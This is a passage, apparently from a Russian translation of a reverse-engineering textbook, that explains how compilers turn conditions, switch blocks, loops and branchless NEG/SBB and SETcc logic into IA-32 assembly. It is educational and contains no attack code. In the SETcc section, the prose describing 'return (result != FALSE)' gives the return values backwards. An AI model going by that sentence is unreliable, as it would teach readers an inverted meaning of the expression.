


Рисунок A.10. Высокоуровневое и низкоуровневое представления составного условного оператора с тремя условиями, объединёнными оператором AND.

Программисты могут использовать довольно много различных сочетаний, и охватить их все невозможно. Вместо этого кратко рассмотрим одну комбинацию и попробуем определить общие правила правильной расшифровки подобных выражений.

```
cmp     [Variable1], 100
je      ConditionalBlock
cmp     [Variable2], 50
jne     AfterConditionalBlock
cmp     [Variable3], 0
je      AfterConditionalBlock
ConditionalBlock:
call    SomeFunction
AfterConditionalBlock:
...
```

Этот пример совпадает с предыдущим образцом оптимизированной реализации OR, но добавлено условие, проверяющее равенство `Variable3` нулю. Если она равна нулю, условный блок не выполняется. Ниже приведено высокоуровневое представление предыдущего ассемблерного фрагмента на C.

```
if (Variable1 == 100 || (Variable2 == 50 && Variable3 != 0))
SomeFunction();
```

Определить по-настоящему универсальные правила чтения составных условий на языке ассемблера нелегко, но основной параметр, на который следует смотреть, - целевой адрес каждого условного перехода. Условия, объединённые оператором OR, обычно переходят непосредственно к условному блоку и не обращаются, кроме последнего условия, которое указывает на код после блока и является обращённым. В отличие от них условия, объединённые AND, обычно обращены и переходят к блоку после условного кода. При анализе сложных составных условий нужно применять эти базовые правила, выясняя смысл каждого условия и способ их соединения.

Многосторонний условный оператор (блоки switch)

Блоки `switch`, или многосторонние условные операторы, широко используются, когда для разных значений одного операнда требуется различное поведение. По существу, они позволяют программистам создавать таблицы возможных значений и реакций. Обратите внимание, что одна реакция обычно может соответствовать нескольким значениям.

У компиляторов есть несколько способов обработки блоков `switch` в зависимости от их размера и диапазона принимаемых значений. В следующих разделах показаны две самые распространённые реализации многосторонних операторов: табличная и древовидная.

Табличная реализация

Самый эффективный с точки зрения времени выполнения способ реализации больших блоков `switch` - создать таблицу указателей. Компилятор формирует каждый блок кода оператора и записывает указатели на эти блоки в таблицу. При выполнении `switch` его операнд используется как индекс таблицы, а процессор просто переходит к правильному блоку. Это не вызов функции, а безусловный переход через таблицу указателей.

Таблицы указателей обычно располагаются сразу после функции, содержащей `switch`, но это зависит от конкретного компилятора и верно не всегда. Если таблица адресов находится в середине раздела кода, можно почти наверняка утверждать, что это таблица указателей блока `switch`. Жёстко заданные таблицы адресов внутри раздела кода в иных случаях встречаются нечасто.

На рисунке A.11 показана табличная реализация многостороннего условного оператора. Первая константа `case` в исходном коде равна 1, а последняя - 5, поэтому таблица должна поддерживать пять различных блоков. Блок `default` не входит в таблицу, поскольку его не запускает конкретное значение: любое значение вне диапазона 1-5 приводит программу к этому блоку. Для эффективного поиска компилятор вычитает 1 из `ByteValue` и сравнивает результат с 4. Если `ByteValue` больше 4, выполняется безусловный переход к `default`. В противном случае управление достигает безусловного `JMP`, вызывающего конкретный условный блок. Именно этот `JMP` отличает табличные многосторонние операторы и сильно упрощает их выявление. Вместо непосредственного жёстко заданного адреса, как почти во всех других безусловных переходах, он использует динамически вычисленный адрес памяти, обычно заключённый в дизассемблере в квадратные скобки, чтобы получить целевой адрес. По существу, это и есть поиск в таблице.

В коде каждого условного блока обратите внимание, что почти каждый `case` заканчивается безусловным `JMP` обратно к коду после `switch`. Исключение - `case 3`, который не завершается инструкцией `break`. Поэтому после его выполнения управление непосредственно переходит в `case 4`. В табличной реализации это работает естественно, поскольку компилятор последовательно размещает отдельные варианты в памяти. Код `case 4` всегда находится сразу после `case 3`, и компилятор просто не добавляет безусловный переход.

Древовидная реализация

Если условия не подходят для табличной реализации `switch`, компилятор применяет стратегию поиска по двоичному дереву, чтобы как можно быстрее достичь нужного элемента. Двоичный поиск - распространённое понятие информатики.

Диапазоны значений в табличных многосторонних операторах. Если блок `switch` целиком реализован одной таблицей переходов, обычно можно уверенно предположить, что между отдельными константами `case` исходного кода были лишь очень маленькие числовые промежутки или их не было вовсе. При большом числе крупных промежутков табличная реализация была бы крайне расточительна: таблица получилась бы очень большой и содержала обширные неиспользуемые области. Однако иногда компилятор создаёт для одного `switch` несколько таблиц, каждая из которых хранит адреса группы близких по значению констант. Это может быть достаточно эффективно, если крупных промежутков между отдельными константами не слишком много.




Рисунок A.11. Табличная реализация блока `switch`.

Общая идея состоит в том, чтобы разделить искомые элементы по значениям на две группы равного размера и записать диапазон значений в каждой. Затем процесс повторяется для меньших групп, пока не будут достигнуты отдельные элементы. Поиск начинается с двух крупных групп: проверяется, какая из них содержит нужный диапазон значений и, следовательно, искомый элемент. Затем исследуется внутреннее деление этой группы, определяется подходящая подгруппа и так далее до достижения правильного элемента.

Чтобы реализовать двоичный поиск для блоков `switch`, компилятор должен внутренне представить блок в виде дерева. Вместо сравнения заданного значения с каждым возможным вариантом во время выполнения он создаёт код, который сначала проверяет, находится ли значение в первой

или второй группе. Затем компилятор переходит к другому участку кода, где значение сравнивается с допустимыми значениями меньшей подгруппы. Процесс продолжается до обнаружения правильного элемента или выхода из условного блока, если для искомого значения не найдено ни одного `case`.

Рассмотрим обычный блок `switch` на C и проследим, как компилятор преобразует его в дерево.

```
switch (Value)
{

case 120:

Code...
break;
case 140:

Code...
break;
case 501:

Code...
break;
case 1001:

Code...
break;
case 1100:

Code...
break;
case 1400:

Code...
break;
case 2000:

Code...
break;
case 3400:

Code...
break;
case 4100:

Code...
break;
};
```

На рисунке A.12 показано, как компилятор может представить предыдущий блок `switch` деревом, а также приведён созданный им ассемблерный код, реализующий каждый узел дерева.




Рисунок A.12. Древовидная реализация блока `switch`*, включая ассемблерный код.*

Одна относительно необычная особенность древовидных многосторонних операторов, которая немного облегчает их распознавание в дизассемблированном коде, - многочисленные вычитания, часто выполняемые над одним регистром. Обычно за ними следуют условные переходы к конкретным блокам `case` (эта схема хорошо видна в блоке `501_Or_Below` на рисунке A.12). Как правило, компилятор начинает с исходного значения, переданного условному блоку, и постепенно вычитает из него определённые величины, обычно значения `case`, постоянно проверяя результат на ноль. Это просто эффективный способ определить нужный блок с помощью минимального кода.

Циклы

Если задуматься, цикл - всего лишь фрагмент условного кода наподобие рассмотренных ранее, но выполняемый многократно, обычно до тех пор, пока условие не перестанет быть истинным. Циклы, как правило, хотя и не всегда, содержат некоторый счётчик, управляющий количеством оставшихся итераций. По существу, циклы любого языка высокого уровня делятся на две категории: с предусловием, где логическая проверка предшествует телу, то есть многократно выполняемому коду, и с постусловием, где сначала расположено тело, а затем логика.

Рассмотрим различные виды циклов и их представление на языке ассемблера.

Циклы с предусловием

Циклы с предусловием, вероятно, являются самой распространённой конструкцией, хотя немного уступают циклам с постусловием по эффективности. Проблема в том, что для представления такого цикла ассемблерный код должен содержать две инструкции перехода: условный переход в начале, завершающий цикл при невыполненном условии, и безусловный переход в конце, возвращающийся к началу. Рассмотрим простой цикл с предусловием и его реализацию компилятором:

```
c = 0;
while (c < 1000)
{

array[c] = c;
c++;
}
```

Легко увидеть, что это цикл с предусловием: он сначала проверяет, что с меньше 1000, а затем выполняет тело. Вот ассемблерный код, который большинство компиляторов создаст из предыдущего фрагмента:

```
mov     ecx, DWORD PTR [array]
xor     eax, eax
LoopStart:
mov     DWORD PTR [ecx+eax*4], eax
add     eax, 1
cmp     eax, 1000
jl      LoopStart
```

Оказывается, хотя условие в исходном коде находилось перед циклом, компилятор счёл нужным перенести его. Причина в небольшом повышении производительности при проверке счётчика после тела. Как я уже объяснял, преобразование цикла в конструкцию с постусловием позволяет компилятору устранить безусловный `JMP` в конце.

У такой реализации есть один потенциальный риск. Что произойдёт, если начальное значение счётчика выходит за границы? Это может вызвать проблемы, поскольку тело использует счётчик для обращения к массиву. Программист ожидал, что счётчик будет проверен до выполнения тела, а не после него! В данном случае проблемы нет, потому что перед началом цикла счётчик явно инициализируется нулём, поэтому компилятор знает его значение и понимает, что проверка не нужна. Если бы счётчик поступал из неизвестного источника, например как параметр другой неизвестной функции, компилятор, вероятно, поместил бы логику на положенное место, в начало последовательности.

Проверим это, изменив предыдущий цикл C так, чтобы значение счётчика с поступало из внешнего источника, и повторно скомпилируем последовательность. В этом случае компилятор Microsoft выдаёт следующий код:

```
mov     eax, DWORD PTR [c]
mov     ecx, DWORD PTR [array]
cmp     eax, 1000
jge     EndOfLoop
LoopStart:
mov     DWORD PTR [ecx+eax*4], eax
add     eax, 1
cmp     eax, 1000
jl      LoopStart
EndOfLoop:
```

По-видимому, даже здесь компилятор стремится избежать двух переходов. Вместо переноса сравнения в начало цикла и добавления безусловного перехода в конец он оставляет всё как есть и просто добавляет ещё одно условие перед циклом. Эта начальная проверка, выполняемая лишь однажды, не позволяет войти в цикл при недопустимом значении счётчика. Остальная часть остаётся прежней.

Для целей данного обсуждения цикл `for` эквивалентен рассмотренному ранее циклу с предусловием.

Циклы с постусловием

Какое же влияние циклы с постусловием из языка высокого уровня оказывают на ассемблерный результат, если компилятор и без того создаёт последовательности с постусловием? Неудивительно, что очень небольшое.

Если программа содержит цикл `do...while()`, компилятор создаёт последовательность, очень похожую на код из предыдущего раздела. Единственная разница в том, что для `do...while()` ему не нужно беспокоиться о том, должно ли условие выполняться при первой итерации. Оно в любом случае расположено в конце цикла и там же обязательно проверяется. В отличие от предыдущего случая, где неизвестное начальное значение счётчика заставило компилятор добавить ещё одну проверку перед циклом, для `do...while()` это просто не требуется. Поэтому в цикле с постусловием логика всегда находится после тела, как и в исходном коде.

Условия прерывания цикла

Условие прерывания возникает, когда код внутри тела завершает цикл; в C и C++ для этого служит ключевое слово `break`. Оно просто прерывает цикл и переходит к следующему за ним коду. Ниже приведён уже рассмотренный цикл с добавленным условным оператором `break`:

```
mov     eax, DWORD PTR [c]
mov     ecx, DWORD PTR [array]
LoopStart:
cmp     DWORD PTR [ecx+eax*4], 0
jne     AfterLoop
mov     DWORD PTR [ecx+eax*4], eax
add     eax, 1
cmp     eax, 1000
jl      LoopStart
AfterLoop:
```

Этот код немного отличается от предыдущих примеров: хотя счётчик поступает из неизвестного источника, условие проверяется только в конце цикла. Это признак постусловия. Кроме того, добавлена новая проверка текущего элемента массива перед инициализацией, которая переходит к `AfterLoop`, если элемент не равен нулю. Это и есть оператор `break` - просто изящное имя старой доброй команды `goto`, столь популярной в "менее совершенных" языках программирования.

По этому коду легко вывести, что исходный текст имел примерно следующий вид:

```
do
{

if (array[c])

break;

array[c] = c;
c++;
} while (c < 1000);
```

Операторы пропуска итерации

Пропуск итерации цикла в C и C++ реализуется ключевым словом `continue`. Оператор пропускает текущую итерацию и сразу переходит к условию цикла, которое решает, выполнять ли следующую или выйти. В зависимости от вида цикла счётчик, если он используется, обычно не увеличивается, поскольку соответствующий код пропускается вместе с остальным телом. Здесь циклы `for` отличаются от `while`: в `for` увеличение счётчика считается частью логического выражения цикла, поэтому `continue` его не пропускает. Рассмотрим созданный компилятором ассемблерный фрагмент цикла с оператором пропуска:

```
mov     eax, DWORD PTR [c]
mov     ecx, DWORD PTR [array]
LoopStart:
cmp     DWORD PTR [ecx+eax*4], 0
jne     NextCycle
mov     DWORD PTR [ecx+eax*4], eax
add     eax, 1
NextCycle:
cmp     eax, 1000
jl      SHORT LoopStart
```

Этот пример представляет тот же цикл, но теперь условие вызывает `continue` вместо `break`. Обратите внимание, что оно переходит к `NextCycle` и пропускает увеличение счётчика. Затем программа проверяет его значение и возвращается к началу цикла, если оно меньше 1000.

Вот тот же код с небольшим изменением:

```
mov     eax, DWORD PTR [c]
mov     ecx, DWORD PTR [array]
LoopStart:
cmp     DWORD PTR [ecx+eax*4], 0
jne     NextCycle
mov     DWORD PTR [ecx+eax*4], eax
NextCycle:
add     eax, 1
cmp     eax, 1000
jl      SHORT LoopStart
```

Единственная разница состоит в том, что теперь `NextCycle` расположен раньше, перед кодом увеличения счётчика. Поэтому, в отличие от предыдущего случая, `continue` увеличит счётчик и выполнит логику цикла. Это указывает, что цикл, вероятно, реализован ключевым словом `for`. Ту же последовательность можно получить без `for`, используя `while` или `do...while` и увеличивая счётчик оператором ++ внутри условного выражения. Тогда логический оператор выглядел бы так:

```
do { ... } while (++c < 1000);
```

Разворачивание циклов

Разворачивание цикла - оптимизация уровня формирования кода, не привязанная к процессору или набору инструкций. По существу, это перестройка высокоуровневого кода для получения более эффективного машинного. Ниже приведён ассемблерный пример частично развёрнутого цикла:

```
xor         ecx,ecx
pop         ebx
lea         ecx,[ecx]
LoopStart:
mov         edx,dword ptr [esp+ecx*4+8]
add         edx,dword ptr [esp+ecx*4+4]
add         ecx,3
add         edx,dword ptr [esp+ecx*4-0Ch]
add         eax,edx
cmp         ecx,3E7h
jl          LoopStart
```

Это явно частично развёрнутый цикл, и лучший признак - увеличение счётчика на три при каждой итерации. По существу, компилятор трижды продублировал тело, поэтому одна итерация выполняет работу трёх. Код счётчика скорректирован и прибавляет 3 вместо 1. Это эффективнее благодаря значительному сокращению накладных расходов: вместо выполнения `CMP` и `JL` `0x3e7` (999) раз они исполняются лишь `0x14d` (333) раза.

Более агрессивный вид разворачивания полностью устраняет цикл и дублирует его тело столько раз, сколько требуется. В зависимости от количества итераций и при условии, что оно известно заранее, такой подход может быть практичным или непрактичным.

Логика без ветвлений

У некоторых оптимизирующих компиляторов есть специальные методы создания логики без ветвлений. Их главная цель - устранить или по крайней мере сократить количество условных переходов, необходимых для реализации заданного логического выражения. Причины стремления свести число переходов к абсолютному минимуму объяснены в разделе "Аппаратная среда выполнения современных процессоров" главы 2. Кратко говоря, из-за конвейера при встрече с условным переходом процессор должен угадать или предсказать, произойдёт ли он, и на основе прогноза решить, какие инструкции добавить в конец конвейера: следующие непосредственно за ветвлением или находящиеся по целевому адресу. При ошибке весь конвейер опустошается и должен быть заполнен заново. Потерянное время сильно зависит от внутреннего устройства процессора, прежде всего от длины конвейера, но для большинства конвейерных процессоров повторное заполнение чрезвычайно дорого.

Некоторые компиляторы применяют специальные оптимизации с хитроумными арифметическими и условными инструкциями, чтобы устранить или сократить число переходов, необходимых для реализации логики. Обычно они применяются к коду, который условно выполняет одну или несколько арифметических операций либо присваиваний над операндами. Идея состоит в

преобразовании двух или нескольких условных путей выполнения в единую последовательность арифметических операций, дающую те же данные без условных переходов.

Популярные компиляторы создают два основных вида логики без ветвлений. Первый преобразует логику в чисто арифметическую последовательность с тем же конечным результатом, что у исходной высокоуровневой конструкции. Этот метод сильно ограничен и применим лишь к относительно простым последовательностям. Для немного более сложных логических выражений компиляторы иногда используют специальные условные инструкции, если они доступны целевому процессору. Оба основных подхода рассмотрены в следующих разделах.

Чисто арифметические реализации

Некоторые логические выражения можно непосредственно преобразовать в ряд арифметических операций вообще без условного выполнения. Это изящные математические приёмы, позволяющие компилятору перевести логику с ветвлениями из исходного кода в простую последовательность арифметических действий. Рассмотрим следующий код:

```
mov     eax, [ebp - 10]
and     eax, 0x00001000
neg     eax
sbb     eax, eax
neg     eax
ret
```

Предыдущий созданный компилятором фрагмент довольно часто встречается в программах IA-32, и многим исследователям трудно расшифровать его смысл. Учитывая распространённость таких последовательностей, стоит внимательно изучить пример и убедиться, что вы понимаете его работу.

Код начинается с простого логического AND локальной переменной и `0x00001000`; результат сохраняется в `EAX` (инструкция `AND` всегда помещает результат в первый, левый операнд). Затем выполняется несколько менее распространённая инструкция `NEG`. Это простое отрицание, обращающее знак операнда; операцию иногда называют получением дополнительного кода. Математически `NEG` выполняет следующее:

```
Result = -(Operand);
```

Интересная часть последовательности - инструкция `SBB`, вычитание с заёмом. Она прибавляет значение `CF` ко второму, правому операнду, а затем вычитает результат из первого. Вот псевдокод `SBB`:

```
Operand1 = Operand1 - (Operand2 + CF);
```

Обратите внимание, что в предыдущем примере `SBB` используется с одним и тем же операндом. По существу, она вычитает `EAX` из самого себя, что математически бессмысленно, если не учитывать `CF`. Поскольку `CF` прибавляется ко второму операнду, результат зависит только от этого флага. Если `CF == 1`, `EAX` станет равен -1. Если `CF == 0`, `EAX` станет нулём. Очевидно, что значение `EAX` после первой `NEG` несущественно: следующая `SBB` немедленно уничтожает его, вычитая `EAX` из самого себя. Возникает вопрос, зачем компилятор вообще добавил `NEG`.

В документации Intel сказано, что помимо обращения знака операнда NEG устанавливает CF в зависимости от его значения. Если при выполнении NEG операнд равен нулю, CF сбрасывается; если не равен, CF устанавливается. По-видимому, некоторые компиляторы используют эту дополнительную возможность NEG как хитроумный способ проверить операнд на нулевое или ненулевое значение. Кратко разберём каждый этап последовательности:

• С помощью NEG проверить исходный операнд на ноль. Результат сохраняется в CF.

• С помощью SBB перенести результат из CF обратно в пригодный для использования регистр. Из-за природы SBB ненулевое значение CF превратится в -1, а не в 1. Является ли это проблемой, зависит от языка высокого уровня: некоторые языки обозначают истину единицей, другие - значением -1.

• Поскольку код примера получен компилятором C/C++, где истина обозначается единицей, требуется дополнительная NEG. На этот раз она действительно применяется для обращения знака: -1 превращается в 1, а ноль остаётся нулём.

Следующий псевдокод поможет прояснить описанные этапы:

```
EAX = EAX & 0x00001000;
if (EAX)

CF = 1;
else

CF = 0;

EAX = EAX - (EAX + CF);
EAX = -EAX;
```

По существу, последовательность проверяет определённый бит EAX (0x00001000) и возвращает 1, если он установлен, или 0, если нет. Она довольно изящна, поскольку является чисто арифметической и не содержит инструкций условного перехода. Быстро переведём её обратно в высокоуровневое представление C:

```
if (LocalVariable & 0x00001000)

return TRUE;
else
return FALSE;
```

Так намного понятнее, не правда ли? И всё же исследователям часто приходится работать с менее читаемыми и непривлекательными последовательностями, подобными только что разобранной. Знание и понимание таких низкоуровневых приёмов очень полезно, поскольку они чрезвычайно часто встречаются в коде, созданном компилятором.

Рассмотрим ещё один, немного более сложный пример реализации высокоуровневых логических конструкций чистой арифметикой:

```
call    SomeFunc
sub     eax, 4
neg     eax
sbb     eax, eax
and     al, -52
add     eax, 54
ret
```

Вы заметите, что эта последовательность тоже использует сочетание NEG/SBB, но её назначение несколько сложнее. Сначала вызывается функция, и из возвращённого ею значения вычитается 4. Затем NEG и SBB проверяют результат на ноль точно как в предыдущем примере. Если после вычитания возвращаемое SomeFunc значение равно нулю, SBB присвоит EAX ноль. Если оно не равно нулю, SBB задаст EAX значение -1, или 0xffffffff в шестнадцатеричной форме.

Следующие две инструкции - самая хитрая часть последовательности. Начнём с AND. Поскольку SBB устанавливает EAX либо в ноль, либо в 0xffffffff, следующую AND можно считать аналогом инструкции условного присваивания, подобной рассматриваемой позднее CMOV. Выполняя AND EAX с константой, код по существу говорит: "Если результат SBB равен нулю, ничего не делай. Если результат равен -1, задай EAX указанную константу". Затем код безусловно прибавляет к EAX 54 и возвращает управление вызывающей стороне.

Теперь задача состоит в выяснении общего смысла. Очевидно, последовательность каким-либо образом преобразует возвращаемое SomeFunc значение и передаёт преобразованный результат вызывающей стороне. Проанализируем итог. Возвращается одно из двух значений: если результат SBB равен нулю, то есть SomeFunc вернула 4, EAX получает 54. Если SBB выдаёт 0xffffffff, EAX станет равен 2, поскольку AND задаст -52, а ADD увеличит значение до 2.

Эта последовательность сравнивает два целых числа и без ветвлений создаёт одно значение при их равенстве и другое при неравенстве. Вот версия предыдущего ассемблерного фрагмента на C:

```
if (SomeFunc() == 4)

return 54;
else

return 2;
```

Предикатное выполнение

Использование арифметических последовательностей для реализации логики без ветвлений сильно ограничено. Для более сложной логики компиляторы применяют условные инструкции, если они доступны в целевой процессорной архитектуре. Вместо перехода к двум разным участкам кода иногда можно использовать специальные инструкции, выполняемые только при определённых условиях. Если условия не соблюдаются, процессор просто игнорирует инструкцию и идёт дальше. В наборе IA-32 нет универсального префикса условного выполнения для всех инструкций. Для условных операций предусмотрены отдельные инструкции.

> Некоторые процессорные архитектуры, например 64-разрядная Intel IA-64, позволяют условно выполнять почти любую инструкцию набора. В IA-64, также известной как Itanium2, это реализовано набором из 64 предикатных регистров, каждый из которых хранит логическое значение истинности определённого условия. Перед инструкцией можно указать имя такого регистра, и процессор выполнит её только при значении True. В противном случае он обработает инструкцию как NOP.

В следующих разделах описаны две группы инструкций IA-32, позволяющие реализовывать логику без ветвлений.

Установить байт по условию (SETcc)

SETcc - набор инструкций, выполняющих те же логические проверки флагов, что и условные переходы Jcc, но вместо перехода результат проверки сохраняется в операнде. Рассмотрим короткий пример применения в настоящем коде. Предположим, программист написал следующую строку:

```
return (result != FALSE);
```

Если семантика C вам не вполне привычна, единственная разница между этой и следующей строкой:

```
return result;
```

состоит в том, что в первом варианте функция всегда возвращает логическое значение. Если `result` равен нулю, она вернёт единицу. В противном случае вернёт ноль независимо от значения `result`. Во втором примере возвращается именно то, что хранится в `result`.

Без логики без ветвлений компилятору пришлось бы создать следующий или очень похожий код:

```
cmp     [result], 0
jne     NotEquals
mov     eax, 0
ret
NotEquals:
mov     eax, 1
ret
```

Инструкция `SETcc` позволяет компиляторам создавать логику без ветвлений. В данном примере `SETNE` применялась бы так же, как `JE` в предыдущем:

```
xor     eax, eax
// Make sure EAX is all zeros
cmp     [result], 0
setne   al
ret
```

